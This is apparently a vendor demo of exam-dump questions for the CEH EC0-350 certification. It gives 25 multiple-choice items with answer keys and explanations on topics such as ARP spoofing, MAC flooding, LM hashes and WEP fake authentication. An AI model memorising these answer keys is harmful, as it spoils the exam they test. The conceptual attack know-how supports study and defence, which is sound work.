DUMPSARENA

Ethical Hacking and Countermeasures V8

ECCouncil EC0-350

Version Demo

Total Demo Questions: 103

Total Premium Questions: 1036

Buy Premium PDF

https://dumpsarena.co

sales@dumpsarena.co

sales@dumpsarena.co
dumpsarena.co

Topic Break Down

Topic	No. of Questions
Topic 1, Introduction to Ethical Hacking	83
Topic 2, Footprinting and Reconnaissance	81
Topic 3, Scanning Networks	146
Topic 4, Enumeration	32
Topic 5, System Hacking	120
Topic 6, Trojans and Backdoors	58
Topic 7, Viruses and Worms	25
Topic 8, Sniffers	55
Topic 9, Social Engineering	29
Topic 10, Denial of Service	36
Topic 11, Session Hijacking	46
Topic 12, Hacking Webservers	23
Topic 13, Web Application Vulnerabilities	45
Topic 14, Web Based Password Cracking Techniques	6
Topic 15, SQL Injection	31
Topic 16, Hacking Wireless Networks	40
Topic 17, Hacking Mobile Platforms	2
Topic 18, Evading IDS, Firewalls and Honeypots	86
Topic 19, Cloud Computing	1
Topic 20, Cryptography	83
Topic 21, Mix Questions	8
Total	1036

QUESTION NO: 1

Attackers can potentially intercept and modify unsigned SMB packets, modify the traffic and forward it so that the server might perform undesirable actions. Alternatively, the attacker could pose as the server or client after a legitimate authentication and gain unauthorized access to data. Which of the following is NOT a means that can be used to minimize or protect against such an attack?

A. Timestamps

B. SMB Signing

C. File permissions

D. Sequence numbers monitoring

ANSWER: A C

Explanation:

Timestamps and **File permissions** are not controls that establish the authenticity and integrity of SMB messages in transit. A timestamp can help an application or protocol identify stale information in some contexts, but it does not cryptographically bind an SMB request or response to the authenticated sender. It therefore cannot independently prevent an intermediary from altering an unsigned SMB packet or impersonating an endpoint. File permissions are essential authorization controls: they determine which authenticated identities may read, write, or execute particular files and directories. However, they do not protect the SMB session itself from message tampering, relay, or session impersonation. The relevant transport/session protection is SMB signing, which adds a signature that allows the recipient to verify that a message has not been modified and was sent by a party possessing the session key. Microsoft describes SMB signing as protection against tampering and relay-style attacks, and recommends requiring signing where appropriate. See Microsoft: SMB signing and Microsoft: Secure SMB traffic.

QUESTION NO: 2

Which are true statements concerning the BugBear and Pretty Park worms?

Select the best answers.

A. Both programs use email to do their work.

B. Pretty Park propagates via network shares and email

C. BugBear propagates via network shares and email

D. Pretty Park tries to connect to an IRC server to send your personal passwords.

E. Pretty Park can terminate anti-virus applications that might be running to bypass them.

ANSWER: A C D

Explanation:

Both programs use email to do their work. Pretty Park is a mass-mailing worm that uses email-related contact information to distribute itself, while BugBear also spreads through malicious email messages, commonly using an attachment to infect recipients. BugBear propagates via network shares and email is also correct because BugBear combines email-based delivery with propagation through accessible Windows network shares, enabling it to spread beyond the initially infected mailbox. This dual propagation model is a significant characteristic of the BugBear family. Pretty Park tries to connect to an IRC server to send your personal passwords is correct because Pretty Park includes IRC-based communication functionality. It can connect to a predefined IRC server and channel and transmit collected information, including cached or stored passwords, to the remote operator. These behaviors illustrate classic worm techniques: email for broad initial distribution, network shares for lateral spread where applicable, and IRC command-and-control or data-exfiltration communications. Historical malware descriptions for these families are available from Pretty Park and BugBear.

QUESTION NO: 3

What are two types of ICMP code used when using the ping command?

A. It uses types 0 and 8.

B. It uses types 13 and 14.

C. It uses types 15 and 17.

D. The ping command does not use ICMP but uses UDP.

ANSWER: A

Explanation:

It uses types 0 and 8. In IPv4, the traditional `ping` utility tests reachability by sending an ICMP Echo Request message and listening for an ICMP Echo Reply message. ICMP type 8 is the Echo Request generated by the originating host. A host that receives this request and is able to respond returns an Echo Reply, which is ICMP type 0. The ping program uses fields such as the identifier and sequence number in these messages to associate replies with requests and to calculate packet loss and round-trip time. Although the question says “ICMP code,” the values 0 and 8 are specifically ICMP *type* values; the Code field for standard Echo Request and Echo Reply messages is zero. This distinction is useful in packet analysis and firewall-rule design, where ICMP type and code may be matched independently. RFC 792 defines the IPv4 ICMP Echo and Echo Reply message formats and assigns type 8 to Echo and type 0 to Echo Reply. See RFC 792: Internet Control Message Protocol and the Linux ping(8) manual page.

QUESTION NO: 4

What is the key advantage of Session Hijacking?

A. It can be easily done and does not require sophisticated skills.

B. You can take advantage of an authenticated connection.

C. You can successfully predict the sequence number generation.

D. You cannot be traced in case the hijack is detected.

ANSWER: B

Explanation:

The key advantage of session hijacking is that an attacker can take advantage of an already authenticated connection. After a legitimate user has completed authentication, the application or network session commonly uses a session identifier, cookie, token, or established TCP session state to associate subsequent requests with that authenticated identity. If an attacker obtains or successfully takes over that session context, the attacker may be treated as the authenticated user without needing to know the user’s password or repeat the original login process. This makes session management a critical security boundary: the session artifact effectively represents the user’s authenticated state for its valid lifetime. In web applications, this risk is commonly associated with stolen session cookies or tokens; secure session-ID generation, protection in transit, appropriate cookie flags, session expiration, and session renewal following authentication help reduce exposure. OWASP describes session hijacking as the takeover of a user session through the theft or prediction of a valid session token and explains that the attacker can impersonate the victim. See the OWASP Session Hijacking Attack page and the OWASP Session Management Cheat Sheet.

QUESTION NO: 5

While checking the settings on the internet browser, a technician finds that the proxy server settings have been checked and a computer is trying to use itself as a proxy server. What specific octet within the subnet does the technician see?

A. 10.10.10.10

B. 127.0.0.1

C. 192.168.1.1

D. 192.168.168.168

ANSWER: B

Explanation:

127.0.0.1 is the IPv4 loopback, commonly called *localhost*. A loopback address directs network traffic back to the same host that originated it rather than to another machine on a LAN or the Internet. Therefore, when a browser's proxy configuration points to 127.0.0.1, the browser is attempting to contact a proxy service on the local computer itself. This may be intentional when local proxy, debugging, filtering, interception, or security-testing software is running and listening on a configured proxy port. It can also indicate an incorrect or unwanted proxy configuration when no such local service is expected. The full IPv4 loopback block is 127.0.0.0/8; however, 127.0.0.1 is the conventional and widely recognized localhost address. The Internet Assigned Numbers Authority lists 127.0.0.0/8 as reserved for loopback use, and RFC 1122 specifies that an address in this range must loop back within the host. See the IANA IPv4 Special-Purpose Address Registry and RFC 1122, section 3.2.1.3.

QUESTION NO: 6

Windows file servers commonly hold sensitive files, databases, passwords and more.Â Which of the following choices would be a common vulnerability that usually exposes them?

A. Cross-site scripting

B. SQL injection

C. Missing patches

D. CRLF injection

ANSWER: C

Explanation:

Missing patches is correct because unpatched Windows servers can retain publicly known security flaws for which attackers may already have reliable exploit code. A file server is particularly valuable because a successful compromise can provide access to shared folders, local credentials, service accounts, backup data, and other sensitive business information. Depending on the affected component and the server's configuration, exploitation of an unpatched vulnerability may allow remote code execution, privilege escalation, or unauthorized access under a trusted account. Once an attacker has that foothold, normal file-sharing permissions and administrative tools can be abused to locate, copy, alter, or encrypt data. Effective patch management reduces this exposure by identifying applicable updates, testing them where appropriate, deploying them within a defined timeframe, and verifying successful installation. Microsoft's security update guidance explains how organizations can obtain and manage security updates for supported products, while its Windows update documentation describes the update process and servicing model. Maintaining supported Windows versions and applying security updates promptly is therefore a core control for protecting data held on Windows file servers. See Microsoft Security Response Center security guidance and Microsoft documentation for managing Windows updates.

QUESTION NO: 7

Which type of scan is used on the eye to measure the layer of blood vessels?

A. Facial recognition scan

B. Retinal scan

C. Iris scan

D. Signature kinetics scan

ANSWER: B

Explanation:

Retinal scan is correct because it captures and analyzes the unique pattern of blood vessels in the retina, the light-sensitive tissue lining the back of the eye. The retinal vasculature has a highly detailed, stable, and individual arrangement of arteries and veins. A biometric retinal scanner illuminates the eye with low-intensity light and records the reflected pattern to produce a template that can be compared with an enrolled template during authentication. Because this vascular pattern is internal and difficult to reproduce, retinal biometrics has historically been regarded as a high-assurance physiological authentication method. In the terminology commonly used in security and biometric-authentication material, a retinal scan specifically concerns the blood-vessel network at the back of the eye. The U.S. National Institute of Standards and Technology describes biometric recognition as automated recognition of individuals based on biological and behavioral characteristics, including physiological traits used for identity verification. Additional background on biometric technologies and their use in identity systems is available from NIST SP 800-63B and the NIST Biometrics program.

QUESTION NO: 8

Which of the following LM hashes represents a password of less than 8 characters?

A. 0182BD0BD4444BF836077A718CCDF409

B. 44EFCE164AB921C0AAD3B435B51404EE

C. BA810DBA98995F1817306D272A9441BB

D. CEC52EB9C8E3455DC2265B23734E0DAC

E. B757BF5C0D87772FAAD3B435B51404EE

F. E52CAC67419A9A224A3B108F3FA6CB6D

ANSWER: B E

Explanation:

LM hashing processes a password as two independent seven-character halves after converting it to uppercase and padding it to fourteen bytes. When the password contains fewer than eight characters, the second seven-character half contains only padding bytes. The LM hash of that all-padding half is the well-known constant `AAD3B435B51404EE`. Therefore, both `44EFCE164AB921C0AAD3B435B51404EE` and `B757BF5C0D87772FAAD3B435B51404EE` represent passwords shorter than eight characters: each has an ordinary first LM-hash half followed by the constant hash for an empty second half. This pattern is useful during password-auditing exercises because it reveals that no characters were supplied in positions eight through fourteen, reducing the effective password length that must be assessed. Microsoft's NTLM protocol specification describes the LM one-way function's fourteen-byte password handling and its division into two seven-byte values: MS-NLMP: LMOWF. Because LM hashes are legacy and weak by modern standards, Microsoft also recommends avoiding legacy LAN Manager authentication where possible: Prevent Windows from storing a LAN Manager hash.

QUESTION NO: 9

Which of the following buffer overflow exploits are related to Microsoft IIS web server? (Choose three)

A. Internet Printing Protocol (IPP) buffer overflow

B. Code Red Worm

C. Indexing services ISAPI extension buffer overflow

D. NeXT buffer overflow

ANSWER: A B C

Explanation:

Internet Printing Protocol (IPP) buffer overflow, **Code Red Worm**, and **Indexing services ISAPI extension buffer overflow** are all associated with vulnerabilities in Microsoft Internet Information Services (IIS). The IPP issue affected the IIS print-processing component and could allow an attacker to execute code in the security context of the IIS service. Microsoft documented and patched this vulnerability in its IIS security bulletin: MS01-023.

Code Red targeted the vulnerable IIS Index Server ISAPI extension, commonly exposed through requests for `default.ida`. By exploiting the unchecked buffer in that extension, the worm could execute its payload remotely on susceptible IIS servers and then scan for and compromise additional systems. Microsoft's security update addressing the underlying Index Server ISAPI vulnerability is documented in MS01-033. The phrase "Indexing services ISAPI extension buffer overflow" directly describes that same IIS Index Server/Indexing Service attack surface. These examples are important historically because they show how optional IIS components and ISAPI extensions can expose remotely reachable code-execution flaws when unpatched or unnecessarily enabled.

QUESTION NO: 10

Which of the following secure coding practices can reduce the risk of command injection vulnerabilities in a Web application? (Choose three.)

A. Avoid operating-system command execution where possible

B. Use parameterized APIs that pass command arguments separately

C. Allowlist expected input values

D. Rely only on client-side input validation

E. Concatenate user input directly into shell commands

ANSWER: A B C

Explanation:

Avoiding operating-system command execution where possible, **using parameterized APIs rather than shell command construction**, and **allowlisting expected input values** reduce the risk of command injection. Command injection occurs when untrusted input is incorporated into an operating-system command in a way that allows an attacker to alter the command syntax or execute unintended operations.

The strongest control is to avoid invoking shell commands when a safe application-library function or API can perform the required task. When external processes are necessary, developers should use APIs that pass arguments separately rather than building a shell command string. Strict allowlists should validate expected values such as filenames, identifiers, or approved operations. Client-side validation alone is insufficient because an attacker can modify or bypass browser-side controls. See OWASP's OS Command Injection Defense Cheat Sheet and CWE-78.

QUESTION NO: 11

How do you defend against ARP Spoofing? Select three.

A. Use ARPWALL system and block ARP spoofing attacks

B. Tune IDS Sensors to look for large amount of ARP traffic on local subnets

C. Use private VLANS

D. Place static ARP entries on servers, workstation and routers

ANSWER: A C D

Explanation:

ARP spoofing (also called ARP poisoning) works by sending forged Address Resolution Protocol replies that associate an attacker-controlled MAC address with another host's IP address, commonly the default gateway. Effective defenses therefore either prevent unauthorized ARP mappings from being accepted or limit an attacker's ability to reach potential victims. "Place static ARP entries on servers, workstation and routers" protects especially important systems by fixing the expected IP-to-MAC association rather than dynamically trusting unsolicited ARP replies. This is practical for gateways, servers, and other infrastructure with stable addresses. "Use private VLANS" provides Layer 2 isolation between switch ports, reducing direct host-to-host communication opportunities and constraining local spoofing attacks. "Use ARPWALL system and block ARP spoofing attacks" represents an ARP-monitoring and enforcement control that can identify inconsistent ARP bindings and block or alert on suspicious poisoning behavior. In modern switched networks, these approaches are commonly complemented by switch-enforced Dynamic ARP Inspection, which validates ARP packets against trusted binding information. Cisco describes ARP inspection and validation controls in its Dynamic ARP Inspection documentation; the underlying ARP protocol behavior is specified in RFC 826.

QUESTION NO: 12

SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts.

Which of the following features makes this possible? (Choose two)

A. It used TCP as the underlying protocol.

B. It uses community string that is transmitted in clear text.

C. It is susceptible to sniffing.

D. It is used by all network devices on the market.

ANSWER: B C

Explanation:

SNMP versions 1 and 2c use a community string as a simple shared credential, and that value is transmitted in clear text rather than being cryptographically protected. If a tester obtains a read-only community string such as a default or weak value, the SNMP agent may disclose a substantial amount of management information through its Management Information Base (MIB). Depending on the device and its configuration, this can include system identity and description, interface names and addresses, routing-related information, running services, process data, and network statistics. This makes clear-text community strings especially valuable during enumeration.

SNMP traffic is also susceptible to sniffing when it traverses a network segment visible to an attacker. Capturing an SNMP request or response can reveal the clear-text community string used by SNMPv1 or SNMPv2c, which can then be used to query the responding agent and retrieve authorized MIB objects. The Internet Engineering Task Force notes that SNMPv3 introduced message security and access-control capabilities specifically to address the security weaknesses of earlier versions; use of SNMPv3 with authentication and privacy is the appropriate protective practice. See RFC 3414: User-based Security Model for SNMPv3 and RFC 3411: SNMP Architecture.

QUESTION NO: 13

Which Open Web Application Security Project (OWASP) implements a web application full of known vulnerabilities?

A. WebBugs

B. WebGoat

C. VULN_HTML

D. WebScarab


ANSWER: B

Explanation:

WebGoat is OWASP's deliberately insecure web application designed as a safe, hands-on learning environment for web-application security. It contains lessons and exercises built around intentional vulnerabilities, allowing learners to understand how common flaws can be discovered, exploited, and—most importantly—prevented through secure development practices. Its purpose is educational: users work through guided scenarios involving categories of security weakness that have historically appeared in real applications, rather than testing against an unintended target. WebGoat is therefore commonly used in ethical-hacking training and secure-coding education to connect vulnerability concepts with practical demonstrations. OWASP maintains the project and describes it as a deliberately insecure application intended to teach web-application security lessons. The project's official repository provides installation information, lesson content, and source code, enabling students to run it in an isolated lab environment. See the OWASP WebGoat project page and the official WebGoat GitHub repository for current documentation and usage guidance.

QUESTION NO: 14

Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.



Which of the following statements is incorrect?

A. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.

B. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades

C. They can validate compliance with or deviations from the organization ' s security policy

D. Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention

ANSWER: D

Explanation:

Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention is the incorrect statement. A vulnerability scanner's central function is assessment: it discovers assets, examines configurations and software versions, correlates observed conditions with known vulnerability information, and reports findings with severity and remediation guidance. While scan results may be integrated into a broader vulnerability-management workflow, identifying a weakness is not the same as remediating it. Patching, configuration changes, compensating controls, testing, approvals, maintenance windows, and deployment are normally managed through separate administrative and change-management processes.

Some vulnerability-management platforms can integrate with endpoint-management or orchestration tools to automate portions of remediation. However, that capability depends on separately configured tools, credentials, policies, testing, and authorization; it is not an inherent action performed automatically by vulnerability scanners themselves. NIST describes vulnerability scanning as identifying hosts and associated vulnerabilities, then using the resulting information to support remediation and risk-management decisions. CISA likewise frames vulnerability management as a lifecycle that includes discovering, prioritizing, and remediating vulnerabilities. See NIST SP 800-115 and CISA Vulnerabilities and Exposures.

QUESTION NO: 15

A tester is attempting to capture and analyze the traffic on a given network and realizes that the network has several switches. What could be used to successfully sniff the traffic on this switched network? (Choose three.)

A. ARP spoofing

B. MAC duplication

C. MAC flooding

D. SYN flood

E. Reverse smurf attack

F. ARP broadcasting

ANSWER: A B C

Explanation:

ARP spoofing, MAC duplication, and MAC flooding can each enable traffic interception or exposure on a switched Ethernet network. ARP spoofing works by sending forged ARP mappings that associate the tester's MAC address with another host's IP address, commonly the default gateway. Hosts then send traffic intended for that IP address to the tester, enabling a man-in-the-middle position in which traffic can be captured and, where necessary, forwarded so communications continue. Cisco describes ARP inspection as a protection against invalid or malicious ARP mappings, reflecting this risk: Cisco Dynamic ARP Inspection documentation.

MAC duplication, often called port stealing, uses the MAC address of a target device. Because a switch learns source MAC addresses against physical ports, frames sent toward that address can be redirected to the tester's port after the switch updates its forwarding table. MAC flooding overwhelms a switch's CAM table with numerous fabricated source MAC addresses. On switches that fall back to broadcasting unknown-unicast traffic when their table is exhausted, the tester can receive traffic that would normally be forwarded only to its intended port. Cisco's discussion of port security and MAC-address learning provides relevant switching behavior and mitigations: Cisco Port Security.

QUESTION NO: 16

An organization hires a tester to do a wireless penetration test. Previous reports indicate that the last test did not contain management or control packets in the submitted traces. Which of the following is the most likely reason for lack of management or control packets?

A. The wireless card was not turned on.

B. The wrong network card drivers were in use by Wireshark.

C. On Linux and Mac OS X, only 802.11 headers are received in promiscuous mode.

D. Certain operating systems and adapters do not collect the management or control packets.

ANSWER: D

Explanation:

Certain operating systems and adapters do not collect the management or control packets. is correct because wireless packet capture depends on both the operating system's capture architecture and the Wi-Fi adapter driver/firmware capabilities. A normal wireless capture may expose only data traffic, even when the adapter can see the network, because management frames such as beacons, probes, authentication, and association frames, and control frames such as acknowledgments and RTS/CTS, are not always delivered by the driver to the packet-capture interface. To obtain these frame types, a tester generally needs a compatible adapter and driver that support monitor mode and raw 802.11 frame capture. The interface must also be configured appropriately and, in many cases, tuned to the channel being examined. This is an important pre-engagement and evidence-quality consideration: a capture containing only data frames can be a limitation of the platform rather than proof that management or control activity did not occur on the wireless network. Wireshark's wireless capture guidance notes that monitor-mode support and the frames available for capture vary by adapter, driver, and operating system. See Wireshark Wiki: WLAN Capture Setup and Wireshark User's Guide: Capturing Live Network Data.

QUESTION NO: 17

You visit a website to retrieve the listing of a company's staff members. But you can not find it on the website. You know the listing was certainly present one year before. How can you retrieve information from the outdated website?

A. Through Google searching cached files

B. Through Archive.org

C. Download the website and crawl it

D. Visit customers' and prtners' websites

ANSWER: B

Explanation:

Through Archive.org is correct because the Internet Archive's Wayback Machine is specifically designed to preserve and provide access to historical captures of publicly available web content. An assessor can enter the organization's domain or the likely address of the former staff-listing page to view a calendar of archived snapshots. Selecting a capture from the relevant period may reveal the page as it appeared when the personnel information was still published, including its text, linked resources, and sometimes downloadable documents. This makes it a valuable passive reconnaissance source when conducting authorized information gathering, since it can establish what information an organization previously exposed without interacting with the current site's application.

The Wayback Machine does not guarantee that every page or asset was captured, and archived content can be excluded by site configuration, removal requests, capture limitations, or access controls. Nevertheless, for material known to have existed about a year earlier, querying historical web archives is the most direct and appropriate retrieval method. The Internet Archive explains how to search its web collections and access saved pages through the Wayback Machine at Internet Archive Help: Using the Wayback Machine. Its public availability also reflects the importance of reviewing historical online exposure during organizational security assessments; see CISA cyber threats and advisories for broader guidance on managing publicly exposed information risks.

QUESTION NO: 18

How do you defend against Privilege Escalation?

A. Use encryption to protect sensitive data

B. Restrict the interactive logon privileges

C. Run services as unprivileged accounts

D. Allow security settings of IE to zero or Low

E. Run users and applications on the least privileges

ANSWER: B C E

Explanation:

Privilege-escalation defenses focus on reducing the privileges available to an attacker, limiting where privileged credentials can be used, and ensuring that software components do not run with more authority than their task requires. **Restrict the interactive logon privileges** is an effective control because it limits which accounts can sign in locally or through remote interactive sessions, reducing opportunities to misuse administrative credentials. **Run services as unprivileged accounts** applies service isolation and minimizes the damage if a vulnerable service is compromised; a service should receive only the specific permissions it needs rather than broad administrative rights. **Run users and applications on the least privileges** is the central preventive practice: standard user accounts, constrained application permissions, and carefully delegated administrative rights reduce the paths through which an initial foothold can become full system control. These measures should be supported by regular access reviews, prompt patching, and monitoring of privileged-account activity. Microsoft describes least privilege as granting only the permissions necessary to perform a task and recommends using separate, tightly controlled privileged accounts: Microsoft Entra RBAC best practices. Guidance on controlling local sign-in rights is available in Microsoft User Rights Assignment.

QUESTION NO: 19

What are the three types of compliance that the Open Source Security Testing Methodology Manual (OSSTMM) recognizes?

A. Legal, performance, audit

B. Audit, standards based, regulatory

C. Contractual, regulatory, industry

D. Legislative, contractual, standards based

ANSWER: D

Explanation:

The correct answer is **Legislative, contractual, standards based**. OSSTMM treats compliance as a requirement that can originate from distinct sources, rather than as a security-testing result by itself. Legislative compliance arises from laws enacted by a governmental authority and can impose mandatory obligations on organizations handling systems, data, or services. Contractual compliance arises when parties agree to security, privacy, operational, or assurance obligations in a contract; these requirements are binding on the parties under the agreement. Standards-based compliance concerns conformance with an adopted standard, framework, or defined set of controls, whether it is required by an organization, customer, sector, or governing arrangement. Recognizing the source of a requirement helps a security tester accurately scope an assessment, collect appropriate evidence, and report results against the applicable obligation. In particular, an OSSTMM assessment should distinguish measurable operational-security findings from claims that an organization is compliant, because compliance depends on the relevant legal, contractual, and standards-based requirements. This terminology is consistent with the OSSTMM's focus on defining test scope and producing measurable, defensible security-test results. See the OSSTMM 3 manual from ISECOM and ISECOM's official OSSTMM resource site.

QUESTION NO: 20

What are common signs that a system has been compromised or hacked? (Choose three.)

A. Increased amount of failed logon events

B. Patterns in time gaps in system and/or event logs

C. New user accounts created

D. Consistency in usage baselines

E. Partitions are encrypted

F. Server hard drives become fragmented

ANSWER: A B C

Explanation:

Increased amount of failed logon events is a meaningful compromise indicator because it can reveal password-guessing, credential-stuffing, or brute-force activity against local, remote, and privileged accounts. Investigators should compare failed-authentication volume and source patterns against the environment's normal baseline, then correlate it with successful logons and account activity. Patterns in time gaps in system and/or event logs are also significant because an intruder may clear, alter, disable, or otherwise interfere with logging to conceal activity. Unexpected discontinuities should be correlated with service restarts, policy changes, endpoint telemetry, and centralized log collectors. New user accounts created is a critical sign when the account is unauthorized or appears outside approved provisioning processes. Attackers commonly create, modify, or enable accounts to establish persistence and preserve access after an initial intrusion. These events are especially important when the account has elevated group membership, interactive logon rights, remote access permissions, or unusual creation timing. NIST incident-handling guidance emphasizes analyzing logs and correlating indicators to identify and validate potentially malicious activity, while CISA recommends monitoring authentication and account-management events as part of detection and response. See NIST SP 800-61 Rev. 2 and CISA Cyber Threats and Advisories.

QUESTION NO: 21

Which UDP port does the Network Time Protocol (NTP) normally use?

A. Port 53

B. Port 67

C. Port 123

D. Port 161

ANSWER: C

Explanation:

Port 123 is correct. Network Time Protocol normally uses UDP port 123 for time synchronization between NTP clients, servers, and peers. Accurate time synchronization is important to security operations because authentication events, firewall records, intrusion alerts, and forensic evidence must have reliable timestamps for correlation. NTP should be restricted to approved time sources and monitored because exposed or improperly configured services can be abused for reflection or amplification attacks. The IANA service-name registry assigns ntp to UDP port 123, and the protocol is described in RFC 5905.

QUESTION NO: 22

What is the command used to create a binary log file using tcpdump?

A. tcpdump -w ./log

B. tcpdump -r log

C. tcpdump -vde logtcpdump -vde ? log

D. tcpdump -l /var/log/

ANSWER: A

Explanation:

The command `tcpdump -w ./log` is correct because tcpdump's `-w` option writes captured packets to the specified file rather than displaying packet summaries on the terminal. The resulting `./log` file is saved in tcpdump/pcap capture-file format, a binary format that retains packet data and capture metadata for later examination. In practical packet capture work, an analyst can select an interface, filter traffic, and write the matching packets directly to a file; for example, `tcpdump -i eth0 -w capture.pcap`. Capture files created this way can subsequently be opened with Wireshark or read back through tcpdump using its file-reading functionality. The filename does not have to use a particular extension, although extensions such as `.pcap` or `.pcapng` make the file type clearer to users and tools. The tcpdump manual documents that `-w` writes raw packets to a file for later analysis and identifies the output as a packet-capture savefile. See the tcpdump manual page and the Wireshark User's Guide on opening capture files.

QUESTION NO: 23

Which of the following statements about a zone transfer correct?(Choose three.

A. A zone transfer is accomplished with the DNS

B. A zone transfer is accomplished with the nslookup service

C. A zone transfer passes all zone information that a DNS server maintains

D. A zone transfer passes all zone information that a nslookup server maintains

E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections

F. Zone transfers cannot occur on the Internet

ANSWER: A C E

Explanation:

A zone transfer is accomplished using DNS because it is a DNS protocol operation used to synchronize authoritative zone data between primary and secondary name servers. Full transfers are conventionally requested as an AXFR operation, while incremental synchronization can use IXFR. The protocol is specified for DNS servers rather than a separate "nslookup service"; nslookup is simply a client utility that may, in some implementations, issue DNS requests. A zone transfer passes all zone information that a DNS server maintains because an AXFR full zone transfer sends the complete contents of the requested DNS zone, including its resource records, to the authorized secondary server. This replication enables secondary authoritative servers to answer consistently from the same zone data and provides resilience if the primary is unavailable. A zone transfer can be prevented by blocking all inbound TCP port 53 connections because standard full and incremental DNS zone transfers use TCP transport. In operational environments, the more precise best practice is to allow TCP/53 only from explicitly authorized secondary servers and to configure zone-transfer access controls on the authoritative DNS server. The DNS zone-transfer specification is defined in RFC 5936; the DNS service-port assignment for both TCP and UDP is listed by the IANA Service Name and Port Number Registry.

QUESTION NO: 24

Which of the following is true of the wireless Service Set ID (SSID)? (Select all that apply.)

A. Identifies the wireless network

B. Acts as a password for network access

C. Should be left at the factory default setting

D. Not broadcasting the SSID defeats NetStumbler and other wireless discovery tools

E. Is included in 802.11 management frames, such as beacon and probe-response frames

ANSWER: A E

Explanation:

An SSID identifies a specific IEEE 802.11 wireless LAN (WLAN). It is the human-readable network name that a client uses to distinguish one wireless network from another and to select the WLAN it intends to join. An SSID is not itself an authentication secret; access control and confidentiality are provided through mechanisms such as WPA2/WPA3 security and an associated passphrase or enterprise credentials. The SSID is also carried in 802.11 management communications, including beacon and probe-response frames, so clients can discover and identify available WLANs. Although an administrator can configure an access point not to include the SSID in routine beacon announcements, that does not make the network undiscoverable: clients associating with the network and management-frame exchanges can still reveal its name. Therefore, using a distinctive SSID and recognizing its presence in WLAN discovery and management traffic are both fundamental wireless-network concepts. The Wi-Fi Alliance describes the SSID as the name that identifies a Wi-Fi network: Wi-Fi Alliance: What is an SSID?. Microsoft also defines an SSID as the identifier for a wireless LAN in its Native Wi-Fi documentation: Microsoft: WLAN_SSID structure.

QUESTION NO: 25

There is a WEP encrypted wireless access point (AP) with no clients connected. In order to crack the WEP key, a fake authentication needs to be performed. What information is needed when performing fake authentication to an AP? (Choose two.)

A. The IP address of the AP

B. The MAC address of the AP

C. The SSID of the wireless network

D. A failed authentication packet

ANSWER: B C

Explanation:

The MAC address of the AP and the SSID of the wireless network are the required target-identification values for a WEP fake-authentication attempt. In common wireless assessment tooling such as Aircrack-ng's `aireplay-ng`, the AP MAC address is supplied as the BSSID, identifying the exact access point to which the authentication frames must be directed. This is especially important where several access points may be visible on the same channel or where a network has multiple radios.

The SSID, also called the ESSID, identifies the wireless network being targeted and is used by the fake-authentication operation to associate the request with the intended WEP-protected WLAN. With no legitimate client present, the tester's wireless adapter can attempt authentication using a chosen source MAC address, allowing subsequent authorized packet-injection testing where the AP accepts the authentication. The AP's BSSID and the network ESSID are therefore the relevant AP and network details to collect during wireless reconnaissance before initiating the fake-authentication step. Aircrack-ng documents the fake-authentication attack mode and its BSSID and ESSID parameters in its aireplay-ng documentation; its WEP fake-authentication guide also describes the required workflow.
